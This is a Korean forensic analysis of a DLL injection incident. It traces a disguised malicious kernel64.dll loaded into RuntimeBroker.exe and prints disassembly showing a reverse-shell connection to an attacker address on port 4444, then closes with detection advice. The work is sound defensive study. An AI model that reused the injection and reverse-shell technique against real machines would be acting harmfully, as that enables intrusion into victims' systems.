


GitHub

해당 GitHub 링크로 이동하면 공격에 사용된 것으로 추정되는 파일 목록들을 확인할 수 있다.

6) 의심스러운 파일(kernel64.dll)

이전 단계에서 추출한 excel.exe 파일의 내부를 **IDA** 도구를 이용해 분석했다.



IDA - excel.exe 분석

내부 분석 결과 앞선 과정에서 **strings**를 통해 확인한 것과 동일한 GitHub 링크에서 dll_inject.dll 파일을 가져온다는 사실과, dll 파일이 저장되는 경로 (\kernel64.dll)를 확인할 수 있었다. 정확한 내부 프로세스는 확인할 수 없었지만, **excel.exe** 실행파일과 **RuntimeBroker.exe** 프로세스 그리고 **kernel64.dll** 파일 사이에 연관성이 있음을 확인했다.


의심스러운 파일 kernel64.dll이 어느 프로세스에서 사용되는지 파악하기 위해 **Volatility3**의 dlllist 플러그인을 이용해 확인했다. dlllist 플러그인은 메모리 내 프로세스에서 로드되는 모듈의 목록을 보여준다.

5452	RuntimeBroker.	0x7ff84c9f0000	0x1af000	WindowsCodecs.dll	C:₩Windows₩SYSTEM32₩WindowsCodecs.dll	2023-08-24 15:06:33.000000	Disabled	
5452	RuntimeBroker.	0x7ff8393c0000	0x7e000	ntshrui.dll	C:₩Windows₩SYSTEM32₩ntshrui.dll	2023-08-24 15:06:33.000000	Disabled	
5452	RuntimeBroker.	0x7ff83d1c0000	0x26000	srvcli.dll	C:₩Windows₩SYSTEM32₩srvcli.dll	2023-08-24 15:06:33.000000	Disabled	
5452	RuntimeBroker.	0x7ff83e440000	0x12000	cscapi.dll	C:₩Windows₩System32₩cscapi.dll	2023-08-24 15:06:34.000000	Disabled	
5452	RuntimeBroker.	0x7ff8448b0000	0x32000	kernel64.dll	C:₩ProgramData₩kernel64.dll	2023-08-24 15:06:52.000000	Disabled	
5452	RuntimeBroker.	0x7ff8541e0000	0x6f000	WS2_32.dll	C:₩Windows₩System32₩WS2_32.dll	2023-08-24 15:06:52.000000	Disabled	
5452	RuntimeBroker.	0x7ff828870000	0xf7000	MSVCP140D.dll	C:₩Windows₩System32₩MSVCP140D.dll	2023-08-24 15:06:52.000000	Disabled	
5452	RuntimeBroker.	0x7ff84fa70000	0x23000	VCRUNTIME140D.dll	C:₩Windows₩System32₩VCRUNTIME140D.dll	2023-08-24 15:06:52.000000	Disabled	
5452	RuntimeBroker.	0x7ff84faa0000	0xf000	VCRUNTIME140_1D.dll	C:₩Windows₩System32₩VCRUNTIME140_1D.dll	2023-08-24 15:06:52.000000	Disabled	
5452	RuntimeBroker.	0x7ff824310000	0x1b9000	ucrtbased.dll	C:₩Windows₩System32₩ucrtbased.dll	2023-08-24 15:06:52.000000	Disabled	
5452	RuntimeBroker.	0x7ff850fb0000	0xc000	CRYPTBASE.DLL	C:₩Windows₩System32₩CRYPTBASE.DLL	2023-08-24 15:06:52.000000	Disabled	
5452	RuntimeBroker.	0x7ff850de0000	0x67000	mswsock.dll	C:₩Windows₩system32₩mswsock.dll	2023-08-24 15:06:52.000000	Disabled	

Volatility3 dlllist - RuntimeBroker.exe(5452)내의 kernel64.dll 확인

플러그인 실행 결과 **RuntimeBroker.exe(PID: 5452)**가 실행될 때 ***C:\ProgramData***에 위치한 **kernel64.dll**이 사용된다는 것을 확인했다.


kernel64.dll의 분석을 위해 FTK Imager에서 ***C:\ProgramData***에 위치한 kernel64.dll를 추출했다.



FTK Imager - kernel64.dll 추출

Microsoft Windows 운영체제에서는 Kernel32.dll이라는 라이브러리 파일을 통해 응용 프로그램이 운영체제와 상호작용하고 다양한 기능을 사용할 수 있도록 한다.

이러한 Windows 정식 구성 요소인 kernel32.dll은 디지털 서명을 통해 신뢰성을 보장하는 반면, 추출한 kernel64.dll에는 디지털 서명이 존재하지 않았다.




디지털 서명 - (L)kernel64.dll (R)kernel32.dll

이를 통해 kernel64.dll은 일반적인 Windows 운영체제에서 사용하는 정식 커널용 라이브러리가 아니라는 것을 확인할 수 있었다.


공격자가 운영체제 구성 요소와 유사한 이름인 kernel64.dll로 파일명을 교묘하게 위장시켜 악성 DLL 파일을 삽입해 공격에 이용한 것으로 추측된다.

추출한 파일을 VirusTotal에 업로드 한 결과, kernel64.dll은 악성파일로 감지됐다.



VirusTotal - kernel64.dll

앞서 추출한 **dll_inject[1].dll** 파일과 **kernel64.dll**의 Hash 값을 비교하면 두 파일이 같은 파일임을 알 수 있다.



dll_inject[1].dll과 kernel64.dll의 MD5값 비교

7) 공격에 사용한 IP


kernel64.dll 파일을 IDA 도구를 이용해 분석했을 때 공격자가 사용한 IP와 Port 번호로 의심되는 정보를 볼 수 있다.

```
lea     r9, pAddrInfo    ; ppResult
lea     r8, pHints       ; pHints
lea     rdx, pServiceName ; "4444"
lea     rcx, pNodeName   ; "172.30.40.138"
call    cs:getaddrinfo
mov     rax, cs:pAddrInfo
```

IDA - kernel64.dll 분석

의심되는 IP 172.30.40.138을 검증하기 위해 **strings**를 이용해 메모리 내에 해당 IP 주소와 관련된 다른 내용이 있는지 검색했다.

공격자 Server로 추측되는 주소 **172.30.40.138:4444**와 PM PC **192.168.10.135:49695**가 5242 PID를 가진 **RuntimeBroker.exe**에서 연결된 내용을 확인했다. kernel64.dll 분석 결과로 나온 공격자가 사용하는 것으로 추정되는 IP, Port 번호 정보와 동일했다.



strings - PM.vmem

공격자 IP로 추정되는 172.30.40.138에서 4444번 포트를 이용해 피해자 PC로 연결했다. 이 포트는 0-1023번의 Well-known 포트 범위를 벗어나 있어 일반적인 서비스나 애플리케이션과의 충돌 없이 사용할 수 있다. Metasploit의 msfvenom과 같은 도구에서 제공하는 일부 페이로드는 기본적으로 4444번 포트를 활용한다. 공격자 또한 4444번 포트를 활용해서 비정상적인 연결을 시도 한 것으로 추측된다.

전체 분석 결과, RuntimeBroker 프로세스를 통해 악성 dll 파일(kernel64.dll)을 이용하여 리버스 쉘을 맺었고, 이를 통해 원하는 작업을 수행한 것으로 파악된다.

8. DLL Injection 공격 대응 방안

💡 `DLL Injection은 비교적 간단한 방법으로 공격을 성공 시킬 수 있기 때문에 사용자가 알지 못하게 악성코드를 실행하는데서 많이 사용되었으나 CreateRemoteThread 로 대상 프로세스의 Injection 된 DLL을 실행할 때 들어가는 lpStartAddress 인자를 사용한다는 특징 때문에 쉽게 탐지될 수 있다.`
`lpStartAddress 인자에는 GetProcAddress 를 통해 얻어온 LoadLibrary (혹은 GetProcAddress ) API의 주소가 들어가게 되는데, 보안 장비를 이용해 이 부분을 탐지하게 되면 DLL Injection 공격을 막을 수 있게 된다.`